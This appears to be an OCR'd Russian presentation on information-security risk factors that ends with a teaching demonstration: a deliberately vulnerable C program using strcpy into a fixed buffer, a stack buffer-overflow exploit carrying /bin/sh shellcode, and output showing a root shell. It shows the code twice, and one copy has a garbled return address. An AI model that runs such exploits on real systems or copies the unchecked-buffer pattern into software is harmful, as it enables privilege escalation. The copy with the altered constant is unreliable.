
Факторы риска информационной безопасности компании

Факторы риска информационной безопасности




Факторы риска информационной безопасности

ЧЕЛОВЕЧЕСКИЙ ФАКТОР


Саботаж


Игнорирование специалистов


Нарушение безопасности



Факторы риска информационной безопасности

Устаревший код 


Ошибки при проектировании 

Недостаточное тестирование 


ТЕХНИЧЕСКИЙ ФАКТОР

ЧЕЛОВЕЧЕСКИЙ ФАКТОР

Факторы риска информационной безопасности



Факторы риска информационной безопасности



- Получение прибыли
- Устранение конкурентов
- Хактивизм
- Кибервойны
- Кибершпионаж

Демонстрация уязвимости

```
#include <stdio.h>
#include <string.h>
#include <fcntl.h>
#include <sys/stat.h>
#include "hacking.h"

#define FILENAME "/var/notes"

int print_notes(int, int, char *);
int find_user_note(int, int);
int search_note(char *, char *);
void fatal(char *);

int main(int argc, char *argv[]) {
        int userid, printing=1, fd;
        char searchstring[100];

        if(argc > 1)
                strcpy(searchstring, argv[1]);
        else
                searchstring[0] = 0;

        userid = getuid();
        fd = open(FILENAME, O_RDONLY);
        if(fd == -1)
                fatal("in main() while opening file for reading");

        while(printing)
                printing = print_notes(fd, userid, searchstring);
        printf("-------[ end of note data ]-------\n");
        close(fd);
}
```

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

char shellcode[]=
"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68"
"\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89"
"\xe1\xcd\x80";

int main(int argc, char *argv[]) {
        char *env[2] = {shellcode, 0};
        unsigned int i, ret;

        char *buffer = (char *) malloc(160);

        ret = 0xbfffffa - (sizeof(shellcode)-1) - strlen("./notesearch");
        for(i=0; i < 160; i+=4)
                *((unsigned int *)(buffer+i)) = ret;

        execle("./notesearch", "notesearch", buffer, 0, env);
        free(buffer);
}
```

```
reader@hacking:~ $ sudo ./exploit
[DEBUG] found a 3 byte note for user id 0
-------[ end of note data ]-------
sh-3.2#
```

Буфер Overflow
(inject shell)

```c
#include <stdio.h>
#include <string.h>
#include <fcntl.h>
#include <sys/stat.h>
#include "hacking.h"

#define FILENAME "/var/notes"

int print_notes(int, int, char *);
int find_user_note(int, int);
int search_note(char *, char *);
void fatal(char *);

int main(int argc, char *argv[]) {
        int userid, printing=1, fd;
        char searchstring[100];

        if(argc > 1)
                strcpy(searchstring, argv[1]);
        else
                searchstring[0] = 0;

        userid = getuid();
        fd = open(FILENAME, O_RDONLY);
        if(fd == -1)
                fatal("in main() while opening file for reading");

        while(printing)
                printing = print_notes(fd, userid, searchstring);
        printf("-------[ end of note data ]-------\n");
        close(fd);
}
```

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

char shellcode[]=
"\x31\xc0\x31\xdb\x31\xc9\x99\xb0\xa4\xcd\x80\x6a\x0b\x58\x51\x68"
"\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x51\x89\xe2\x53\x89"
"\xe1\xcd\x80";

int main(int argc, char *argv[]) {
        char *env[2] = {shellcode, 0};
        unsigned int i, ret;

        char *buffer = (char *) malloc(160);

        ret = 0xbffffffa - (sizeof(shellcode)-1) - strlen("./notesearch");
        for(i=0; i < 160; i+=4)
                *((unsigned int *)(buffer+i)) = ret;

        execle("./notesearch", "notesearch", buffer, 0, env);
        free(buffer);
}
```

```
reader@hacking:~ $ sudo ./exploit
[DEBUG] found a 3 byte note for user id 0
--------[ end of note data ]-------
sh-3.2#
```

SYSTEM FAILURE

Система взломана. Спасибо за внимание